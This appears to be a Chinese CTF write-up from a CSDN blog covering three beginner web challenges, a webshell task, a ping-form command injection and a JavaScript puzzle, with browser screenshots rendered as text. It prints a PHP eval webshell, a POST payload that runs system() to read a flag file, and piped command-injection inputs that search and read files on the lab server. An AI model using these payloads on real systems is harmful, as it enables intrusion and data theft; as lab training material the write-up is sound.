/sys/devices/platform/serial8250/tty/ttyS30  
/flags /sys/devices/platform/serial8250  
/tty/ttyS31/flags /var/www/html/flag.txt <?php  
@eval(\$\_POST['shell']);?>

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ LFI ▾ XXE ▾ Other ▾

Load URL

Split URL

Execute

Post data  Referer  User Agent  Cookies [Clear All](#)

[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

发现flag在flag.txt文件中

以相同的方法访问,发现flag (shell=system("cat /var/www/html/flag.txt");)

111.200.241.244:56735

CTF练习 CMS 安全论坛

## 你会使用webshell吗?

cyberpeace{79b03f637699c3d4188d0e6a11ffdbaf}<?php  
@eval(\$\_POST['shell']);?>

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS LFI XXE Other

Load URL http://111.200.241.244:56735/

Split URL

Execute

Post data  Referer  User Agent  Cookies Clear All

```
shell=system("cat /var/www/html/flag.txt");
```

[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

## 011 command\_execution

### command\_execution

最佳Writeup由pinepple提供

WP 建议

难度系数: ★★2.0

题目来源: Cyberpeace-n3k0

题目描述: 小宁写了个ping功能,但没有写waf,X老师告诉她这是非常危险的,你知道为什么吗。

题目场景: http://111.200.241.244:46142

删除场景

倒计时: 03:59:29 延时

题目附件: 暂无

[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

输入url <http://111.200.241.244:46142/>

← → ↻ 🏠 111.200.241.244:46142

📁 CTF练习 📁 CMS 📁 安全论坛

# PING

请输入需要ping的地址

PING

[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

先ping一下本机地址,ping 127.0.0.1

← → ↻ 🏠 111.200.241.244:46142

📁 CTF练习 📁 CMS 📁 安全论坛

# PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.065 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.053 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.059 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.053/0.059/0.065/0.005 ms
```

[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

查看所有文件ping 127.0.0.1 | find / -name "\*.txt"

# PING

请输入需要ping的地址

PING

```
ping -c 3 ping 127.0.0.1 | find / -name "*.txt"  
/home/flag.txt  
/usr/lib/python3.4/idlelib/HISTORY.txt  
/usr/lib/python3.4/idlelib/extend.txt  
/usr/lib/python3.4/idlelib/TODO.txt  
/usr/lib/python3.4/idlelib/README.txt  
/usr/lib/python3.4/idlelib/help.txt
```

[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

查看flag.txt文件内容，ping 127.0.0.1 | cat /home/flag.txt

# PING

请输入需要ping的地址

PING

```
ping -c 3 ping 127.0.0.1 | cat /home/flag.txt  
cyberpeace{bee31b2c250b75c0bdd12a3a1a40d960}
```

[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

获得flag = cyberpeace{bee31b2c250b75c0bdd12a3a1a40d960}

## 012 simple\_js



即得到对应的字符串为：FAUX PASSWORD HAHA。正好是提示错误的字符串。

在源代码中重新寻找线索，发现一串16进制字符：

`\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c`  
猜想应该是flag内容



用转换工具将16进制转换为10进制为55,56,54,79,115,69,114,116,107,49,50，如下图所示：

### 16进制转换文本 / 文本转16进制

字符串转16进制 >>

16进制转字符串 >>

[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

再用python将其转换为字符串为 786OsErtk12，如下图所示：

结合题目开始所说的flag格式，flag为 Cyberpeace{786OsErtk12}。